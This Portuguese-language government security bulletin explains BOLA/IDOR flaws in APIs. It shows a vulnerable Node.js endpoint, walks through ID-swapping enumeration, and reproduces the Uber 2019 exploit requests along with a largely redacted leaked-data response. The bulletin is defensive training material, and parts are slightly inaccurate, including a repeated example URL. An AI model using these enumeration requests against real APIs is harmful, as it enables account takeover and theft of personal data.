


OSIC

ORIENTAÇÃO DE SEGURANÇA DA INFORMAÇÃO E CIBERNÉTICA

13/2023


Vulnerabilidades do tipo *Broken Object Level Authorization* (BOLA)

Textos: João Alberto Muniz Gaspar
Diagramação: Douglas Rocha de Oliveira
Produção: Secretaria de Segurança da Informação e Cibernética

Espaço cibernético inclusivo, seguro, estável, acessível e pacífico.


TLP:CLEAR

Introdução




Em uma grande gama de serviços digitais e à medida que os aplicativos modernos se tornam mais complexos, esses, cada vez mais, utilizam *Application Programming Interfaces* (APIs), que têm a capacidade de executar ações importantes ou movimentar informações confidenciais.

A adoção de APIs por desenvolvedores foi seguida por um crescimento no seu uso como vetor de ataques cibernéticos. As mesmas características que os desenvolvedores exaltam nas APIs – flexibilidade, velocidade, facilidade de uso – também são apreciadas pelos atacantes, os quais encontram vulnerabilidades, em particular erros de codificação, para atacar APIs.




O controle de contas é um dos ataques mais comuns – e com grande impacto – direcionados às APIs. Desde 2019 (https://owasp.org/www-project-api-security/) até os dias de hoje (https://github.com/OWASP/API-Security/tree/master/2023/en/src), o OWASP API *Security Project* considera o *Broken Object Level Authorization* - BOLA como o risco de segurança mais crítico para as API. O BOLA ocorre quando um invasor consegue fazer uma solicitação para um objeto de dados que deve ser restrito devido a falhas nos controles de autorização validando o acesso aos objetos de dados.

A invasão que ocorreu nos sistemas do *United States Postal Service* - USPS, em 2018, e levou à exposição de milhões de registros de usuários, uma das maiores violações de dados da história, aconteceu por causa de uma vulnerabilidade BOLA. A falha na implementação da API do USPS permitia que qualquer usuário autorizado obtivesse acesso aos dados confidenciais de outras pessoas, abusando das falhas nos mecanismos de autenticação legítimos. O incidente permitiu o acesso não autorizado de dados de entrega em tempo real, expondo todas as informações pessoais confidenciais das contas afetadas, incluindo endereços de *e-mail*, nomes de usuário, números de telefone e endereços físicos.



O BOLA e o *Insecure Direct Object Reference* (IDOR) são a mesma coisa. O nome foi mudado de IDOR para BOLA como parte das decisões do OWASP *Project* em 2019 (https://owasp.org/www-pdf-archive/API_Security_Top_10_RC.pdf), pois o nome *Insecure Direct Object Reference* sugeria que o problema era com a referência DIRETA ao objeto - ou seja, o problema seria passível de solução pela implementação de um mecanismo de referência indireta do objeto - quando na verdade o problema reside em falhas de implementação do processo de autorização para acesso ao objeto.


As APIs geralmente expõem identificadores de objeto usados para acessar recursos. As vulnerabilidades do BOLA geralmente são causadas por práticas de codificação inseguras, como não validar adequadamente a entrada do usuário ou verificar as permissões antes de conceder acesso a um objeto. Isso acontece quando uma API usa controles de acesso excessivamente permissivos ou quando os recursos da API não são protegidos adequadamente. E quando o controle de acesso não é implementado adequadamente nos *endpoints*, os invasores podem visualizar ou operar em recursos aos quais não deveriam ter acesso. Essa vulnerabilidade afeta todos os tipos de arquiteturas de API, incluindo SOAP, REST e GraphQL.



Essa vulnerabilidade é agravada pelo fato de que muitos desenvolvedores de APIs que oferecem suporte a aplicativos móveis e *Web* acreditam erroneamente que todas as solicitações às APIs serão feitas apenas através do aplicativo ou site móvel "adequado". Portanto, a implementação de filtragem de dados sensíveis apenas no lado do cliente é sempre uma má prática.

Quando um aplicativo possui uma vulnerabilidade BOLA, existe uma forte probabilidade de expor informações ou dados confidenciais a invasores. Uma vez reconhecidas, as vulnerabilidades do BOLA podem ser excepcionalmente fáceis de explorar, frequentemente pela utilização de *scripts* simples.

Tudo o que os invasores precisam fazer é trocar o ID de seu próprio recurso na chamada da API por um ID de um recurso pertencente a outro usuário. A ausência de verificações de autorização adequadas permite que os *hackers* acessem o recurso especificado.



Esse problema é muito comum em aplicativos baseados em API porque o componente do servidor não rastreia totalmente o estado do cliente e, em vez disso, conta mais com IDs de objeto, que são enviados do cliente para determinar qual objeto acessar.

Tipos de BOLA

A vulnerabilidade BOLA é classificada em duas categorias, com base em userID ou objectID.

A vulnerabilidade userID BOLA existe quando um endpoint de API requer um userID para acessar as informações necessárias.
A API do exemplo abaixo requer uma userID para recuperar a lista de itens de um carrinho de compras de um usuário:

`/api/carrinho/lista_item?user_id=111`

A API a seguir solicita a UserID para apresentar a lista de reservas de um usuário:

`/api/reserva/get_reserva_usuario?user_id=777`

Em ambos os cenários, um invasor poderia acessar facilmente tanto o carrinho de compras como a lista de reservas de outros usuários apenas gerando uma lista de user_ids distintas.

Geralmente é fácil resolver esse tipo de BOLA porque o mecanismo de autorização é direto - os desenvolvedores simplesmente buscam o ID do usuário logado na sessão (por exemplo: `current_user.id`) e o comparam com o user_id do parâmetro GET. No entanto, a solução não será tão simples se a conta possuir mais de um usuário ou tiver que ser acessada por usuários distintos permissões distintas (como, por exemplo, pelo titular, pelo dependente, pelo atendente, pelo gerente, pelo supervisor, etc).

A API abaixo, por exemplo, requer uma objectID para recuperar as especificações técnicas de um item:


`/api/carrinho/lista_item?user_id=111`

A API a seguir usa um objectID para emitir o recibo de uma reserva:

`/api/reserva/recibo/baixar_pdf?recibo_id=94567892`

Explorando a vulnerabilidade BOLA

Conforme visto anteriormente, o verdadeiro problema não está no ID do objeto, mas no mecanismo de autorização. O controle de acesso de uma API não deve se limitar a controlar o acesso ao *endpoint*. Ele deve verificar se apenas usuários autorizados podem acessar o objeto exposto pelo *endpoint*.
Para discutir o assunto, vamos dar um exemplo bem simples.
Vamos imaginar um *site* de revistas *online*. Esse site possui um aplicativo para gerenciar a conta de seus usuários, e apresenta uma tela de *login* simples, como a do modelo na próxima página.




Um invasor, a fim de testar se o site é vulnerável ao BOLA, cria duas contas nesse site: a Invader01, que recebe a UserID 987865, e a Invader02, que recebe a UserID 988412.

O invasor então informa seu nome de usuário de sua primeira conta, a Invader01, a senha dessa conta e clica em *login*. Como esperado, ele recebe uma tela com os dados de sua conta.

Para entender como a requisição é processado, o invasor utiliza, então, um *web proxy tool* para interceptar a requisição HTTP gerada pelo navegador. Ele verifica que a chamada feita ao *endpoint* para recuperar os dados de sua conta é:

`https://revista_online_exemplo.com/contas/987865`

E que a UserId de Invader01, 987865, está sendo enviada como parte da requisição.



Considerando que a API utilizada possa ser vulnerável ao BOLA, o invasor simplesmente modifica a chamada original, ou seja, `https://revista_online_exemplo.com/contas/987865` para `https://revista_online_exemplo.com/contas/988412`, com a UserID de sua outra conta. Conforme esperado, o invasor recebe os dados de sua segunda conta no *site*, sem precisar sequer informar o nome de usuário ou a senha dessa conta.

Com a confirmação de que o *site* é vulnerável ao BOLA, o invasor agora pode escrever um *script* simples para enumerar todas as UserIDs do *site*.


Uma pergunta que deve estar surgindo é: mas o que ocorreu com o *login* e com a senha? Essa informação não deveria ter impedido esse tipo de acesso? Depende da implementação da API.

Para o exemplo em questão, vamos considerar que API, após validar a conta de usuário e a senha fornecida, criou um *token* de acesso para esse usuário, que será tratado juntamente com a UserID. Geralmente, em um caso simples assim, o código vulnerável é algo do tipo:

```
const express = require('express');
const app = express();
const { auth, requiredScopes } = require('express-oauth2-jwt-bearer');

//Trecho 1: verifica se o token de acesso fornecido é válido
const ValidateAccessToken = auth({
audience: '...yourApiIdentifier...',issuerBaseURL: `https://...yourDomain.../`,
});

//Trecho 2: verifica se o token de acesso fornecido autoriza a leitura dos dados
const CheckReadPermissions = requiredScopes('read:contas');

//Este é o Código principal, onde se os dados do usuário são recuperados
app.get('/contas/:UserID',
      ValidateAccessToken,
      CheckReadPermissions,
      function(req, res)
      {
        res.json(getAccountData(req.params.UserID));
      }
);
```

Este fragmento de código Node.js mostra como a requisição GET para /contas/:UserID é tratada. Perceba que o *endpoint* que tratará a UserID é protegido por dois *middleware*:

- ValidateAccessPoint, que garante que o cliente está fornecendo um *token* de acesso válido; e
- CheckReadPermissions, que garante que o *token* fornecido possui as devidas permissões para permitir a leitura da conta do usuário.



Infelizmente, essas duas verificações não são suficientes para implementar um acesso seguro ao objeto desejado, ou seja, os dados do usuário. De fato, eles não impedem que o pesquisador acesse os dados de sua segunda conta – ou de qualquer outro usuário – sem necessitar de um *token* de acesso, pois a função que recupera os dados do usuário extrai a lista de informações associada ao usuário apenas utilizando a UserID, sem que nenhuma verificação adicional seja feita pelo método getAccountData.

```
function(req, res)
      {
res.json(getAccountData(req.params.UserID));
      }
```

Um exemplo real: o caso do Uber

Em 2019, um pesquisador chamado Anand Prakash demonstrou como vulnerabilidades de API podiam ser exploradas para executar uma aquisição de conta de qualquer usuário do Uber.

O pesquisador utilizou um método de ataque que explorava dois tipos conhecidos de vulnerabilidade de API que estavam ocultos na pilha de aplicativos do Uber, a saber:

- Exposição excessiva de dados, que em 2019 era considerado o terceiro tipo de vulnerabilidade mais importante pelo OWASP; e
- *Broken Object Level Authorization* (BOLA), que em 2019 era considerado o tipo mais importante de vulnerabilidade pelo OWASP.

A exposição excessiva de dados ocorre, geralmente, quando os desenvolvedores de APIs, na tentativa de criar implementações genéricas – amplamente utilizáveis – acabam por expor todos as propriedades dos objetos sem considerar sua sensibilidade individual e confiando nas implementações dos clientes para a realização da devida filtragem de dados antes de sua exposição aos seus usuários.

O BOLA é fruto da exposição indevida dos *endpoints* pelas APIs que tratam de identificadores de objetos, criando uma ampla superfície de ataque em relação ao controle de nível de acesso. As verificações de autorização de objetos devem ser sempre consideradas em TODAS as funções que acessem fontes de dados usando informações dadas pelos usuários.

No caso específico do Uber, as APIs permitiam assumir o controle da conta Uber de qualquer usuário (incluindo passageiros, parceiros, restaurantes, etc) fornecendo o UUID do usuário na solicitação da API e usando o *token* vazado na resposta da API para sequestrar contas.

O pesquisador foi capaz de enumerar qualquer UUID de usuário do Uber fornecendo o número de telefone ou endereço de *e-mail* da vítima em outra solicitação de API, conforme os exemplos abaixo.

API Call#1

Chamada:

POST /p3/fleet-manager/_rpc?rpc=addDriverV2 HTTP/1.1
Host: partners.uber.com
{“nationalPhoneNumber”:”99999xxxxx”,”countryCode”:”1"
}

Resposta:

{“status”:”failure”,”data”:{“code”:1009,”message”:”Driver ‘**47d063f8–0xx5e-xxxxx-b01a-xxxx**’ not found”}}

47d063f8–0xx5e-4eb4-xxx-xxxxxx é a UUID Uber vazada do usuário com o número de telefone 99999xxxxx

API Call#2

Chamada:
POST /p3/fleet-manager/_rpc?rpc=addDriverV2
HTTP/1.1
Host: partners.uber.com
{“email”:”xxx@gmail.com”}


Resposta:
{“status”:”failure”,”data”:{“code”:1009,”message”:”Driver ‘**ca111b95–1111–4396-b907–83abxxx5f7371e**’ not found”}}

Ca111b95–1111–4396-b907–83abxxx5f7371e é a UUID Uber vazada do usuário com o *e-mail* xxx@gmail.com

Tão logo o pesquisador conseguiu o vazamento de uma UUID Uber, ele foi capaz de usar essa UUID em uma chamada de API vulnerável para obter acesso às informações privadas da vítima.

POST /marketplace/_rpc?rpc=getConsentScreenDetails HTTP/1.1
Host: bonjour.uber.com
Connection: close
Content-Length: 67
Accept: application/json
Origin: https://bonjour.uber.com
x-csrf-token: xxxx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.103 Safari/537.36
DNT: 1
Content-Type: application/json
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: xxxxx
{“language”:”en”,”**userUuid”:”xxxx–776–4xxxx1bd-861a-837xxx604ce**”}

A resposta vazou todos os dados da vítima e, principalmente, o *token* de acesso do dispositivo móvel. O *token* de acesso do dispositivo móvel permite ao pesquisador assumir completamente a conta da vítima, tornando-o capaz de monitorar os trajetos da vítima, solicitar passeios, ver informações de pagamento, etc.



{“status”:”success”,”data”:{“data”:{“language”:”en”,”userUuid”:”xxxxxx1e”},”getUser”:{“**uuid**”:”**cxxxxxc5f7371e**”,”**firstname**”:”**Maxxxx**”,”**lastname**”:”**XXXX**”,”**role**”:”**PARTNER**”,”languageId”:1,”countryId”:77,”mobile”:null,”**mobileToken**”:**1234**,”mobileCountryId”:77,”mobileCountryCode”:”+91",”hasAmbiguousMobileCountry”:false,”lastConfirmedMobileCountryId”:77,”**email**”:”**xxxx@gmail.com**”,”**emailToken**”:”**xxxxxxxx**”,”hasConfirmedMobile”:”no”,”hasOptedInSmsMarketing”:false,”**hasConfirmedEmail**”:**true**,”gratuity”:0.3,”nickname”:”abc@gmail.com”,”location”:”00000",”banned”:false,”cardio”:false,”token”:”b8038ec4143bb4xxxxxx72d”,”fraudScore”:0,”inviterUuid”:null,”pictureUrl”:”xxxxx.jpeg”,”recentFareSplitterUuids”:[“xxx”],”lastSelectedPaymentProfileUuid”:”xxxxxx”,”lastSelectedPaymentProfileGoogleWalletUuid”:null,”inviteCode”:{“promotionCodeId”:xxxxx,”promotionCodeUuid”:”xxxx”,”promotionCode”:”manishas105",”createdAt”:{“type”:”Buffer”,”data”:[0,0,1,76,2,21,215,101]},”updatedAt”:{“type”:”Buffer”,”data”:[0,0,1,76,65,211,61,9]}},”driverInfo”:{“contactinfo”:”999999999xx”,”contactinfoCountryCode”:”+91",”driverLicense”:”None”,”firstDriverTripUuid”:null,”iphone”:null,”partnerUserUuid”:”xxxxxxx”,”receiveSms”:true,”twilioNumber”:null,”twilioNumberFormatted”:null,”cityknowledgeScore”:0,”createdAt”:{“type”:”Buffer”,”data”:[0,0,1,84,21,124,80,52]},”updatedAt”:{“type”:”Buffer”,”data”:[0,0,1,86,152,77,41,77]},”deletedAt”:null,”driverStatus”:”APPLIED”,”driverFlowType”:”UBERX”,”statusLocks”:null,”contactinfoCountryIso2Code”:”KR”,”driverEngagement”:null,”courierEngagement”:null},”partnerInfo”:{“address”:”Nxxxxxxx”,”territoryUuid”:”xxxxxx”,”company”:”None”,”address2":”None”,”cityId”:130,”cityName”:”None”,”firstPartnerTripUuid”:null,”preferredCollectionPaymentProfileUuid”:null,”phone”:””,”phoneCountryCode”:”+91",”state”:”None”,”vatNumber”:”None”,”zipcode”:”None”,”createdAt”:{“type”:”Buffer”,”data”:[0,0,1,84,21,124,80,52]},”updatedAt”:{“type”:”Buffer”,”data”:[0,0,1,101,38,177,88,137]},”deletedAt”:null,”fleetTypes”:[],”fleetServices”:[],”isFleet”:true},”analytics”:{“signupLat”:133.28741199,”signupLng”:11177.1111,”signupTerritoryUuid”:”xxxxx”,”signupPromoId”:null,”signupForm”:”iphone”,”signupSessionId”:”xxxxxxx”,”signupAppVersion”:”2.64.1",”signupAttributionMethod”:null,”createdAt”:{“type”:”Buffer”,”data”:[0,0,1,76,2,21,219,1]},”updatedAt”:{“type”:”Buffer”,”data”:[0,0,1,76,2,21,219,1]},”signupCityId”:130,”signupDeviceId”:null,”signupReferralId”:null,”signupPromoCode”:null,”signupPromoCodeUuid”:null,”signupPromoUuid”:null,”signupMethod”:”REGULAR”},”createdAt”:{“type”:”Buffer”,”data”:[0,0,1,76,2,21,215,153]},”updatedAt”:{“type”:”Buffer”,”data”:[0,0,1,102,81,35,153,135]},”deletedAt”:null,”tenancy”:”uber/production”,”mobileConfirmationStatus”:”MOBILE_NOT_CONFIRMED”,”nationalId”:null,”nationalIdType”:null,”merchantLocation”:null,”lastConfirmedMobile”:”xxxxxxxxxx”,”requestedDeletionAt”:null,”dateOfBirth”:xxxxxx,”userTypes”:null,”preferredName”:”xxxxxxxx”,”freightInfo”:null,”tempPictureUrl”:null,”identityVerified”:null,”paymentEntityType”:null,”riderEngagement”:null,”identityRejectReasonUuid”:null,”genderInferred”:null,”genderIdentity”:null,”genderDocumented”:null,”riderIneligibleWdw”:null,”defaultPaymentProfileByProduct”:null,”loginEligibility”:null},”getDisclosureVersionUuid”:””,”getLocaleCopy”:null}}

Um vídeo com a prova de conceito da exploração da vulnerabilidade das API do Uber pelo pesquisador pode ser visto em:

(https://vimeo.com/359252275?embedded=true&source=video_title&owner=49860488)

Graças ao trabalho desse pesquisador o Uber conseguiu, nesse caso, evitar o pior. Em 19 de abril de 2019, essas vulnerabilidades foram comunicadas ao Uber, que as corrigiu em 26 de abril de 2019 e pagou uma recompensa de US$ 6.500,00 ao pesquisador.

Esse é um excelente exemplo de como um tipo de vulnerabilidade de API bem conhecida como o BOLA é muitas vezes ignorado por grandes e sofisticadas equipes de desenvolvimento e segurança.


Impactos de uma violação BOLA

O impacto do BOLA depende do objeto de dados exposto e pode ser particularmente agravado se permitir recuperar uma ID ou *token* de usuário. Quando isso ocorre, o invasor geralmente é capaz de explorar essa vulnerabilidade de forma ainda mais agressiva, escrevendo um *script* para recuperar as informações de todos os usuários de um serviço apenas variando automaticamente as IDs ou *tokens* de usuário. Como exemplo hipotético, caso esse tipo de vulnerabilidade acontecesse em um *site* de compras *on-line*, os invasores poderiam coletar milhões de contas bancárias, números de cartão de crédito e endereços, entre outros dados.

Além disso, se o BOLA ocorrer em funcionalidades críticas, como redefinição de senha, alteração de senha e recuperação de conta, os invasores podem muitas vezes dinamizar essa vulnerabilidade para assumir o controle de contas de usuário ou, mesmo, de administrador.

Uma vulnerabilidade BOLA, além do impacto para os usuários, também poderá causar grandes impactos às organizações, dentre eles:


Para a equipe de desenvolvimento: a equipe de desenvolvimento será afetada pelo esforço necessário para encontrar a API afetada, além de corrigir, testar e reimplantar a API que não está em conformidade. Durante esse período, parte da equipe estará afastada de suas tarefas normais.



Infraestrutura de TI: um ataque automatizado de enumeração para coletar os dados de todos os usuários de um serviço, especialmente se for realizado de forma distribuída e contra uma API codificada sem recurso ou limitação de taxa, pode impactar de tal forma que o *site* deixe de responder, resultando em indisponibilidade e, consequente, insatisfação dos usuários.

Segurança: as equipes de segurança são sempre afetadas pelos esforços para retardar ou interromper os ataques de API, muitas vezes lutando para distinguir um ataque real de um falso positivo, ou, pior ainda, reagindo a um vazamento de dados causado por uma *Shadow* API.

Identificando a vulnerabilidade BOLA



As ferramentas automáticas de verificação de segurança atuais não podem detectar vulnerabilidades BOLA. Elas não podem determinar se um *endpoint* de API específico deve autorizar um determinado usuário a cada vez; esta é uma tarefa para um ser humano. É crucial que todos os projetistas e desenvolvedores de APIs estejam cientes desta vulnerabilidade e sejam capazes de descobrir a existência de tal vulnerabilidade.

As vulnerabilidades BOLA devem, preferencialmente, ser identificadas durante o processo de desenvolvimento do código, por meio de revisões regulares de arquitetura, revisões de código e avaliação de *logs* de solicitação de API.

Uma das formas de verificar a existência de vulnerabilidades BOLA é analisar e interpretar a resposta que retorna para ver se há uma vulnerabilidade ou não. Para isso, é possível utilizar qualquer ferramenta que inspecione as solicitações e respostas HTTP. Algumas das mais utilizadas são:

- Ferramentas do desenvolvedor do Google;
- Suíte *Burp*, que também pode ser usada para automatizar algumas das solicitações de teste; e
- *Postman*.

Os invasores e os *Pen Testers* procuram vulnerabilidades BOLA inspecionando o tráfego da API em busca de dados que pareçam ser um ID ou identificador de alguns dados usados pela API. Geralmente, esses IDs são numéricos, mas também podem ser *strings* (um conjunto de caracteres) ou um identificador exclusivo como uma UUID (*Universally Unique Identifier*).


Depois que os IDs são descobertos, são feitas novas solicitações com valores de ID alterados. Se a API for segura, essas solicitações falharão, geralmente com uma resposta '403 *Forbidden*'. Caso o pedido seja permitido e os dados não devam estar disponíveis para a conta de utilizador que fez o pedido, o BOLA está presente.

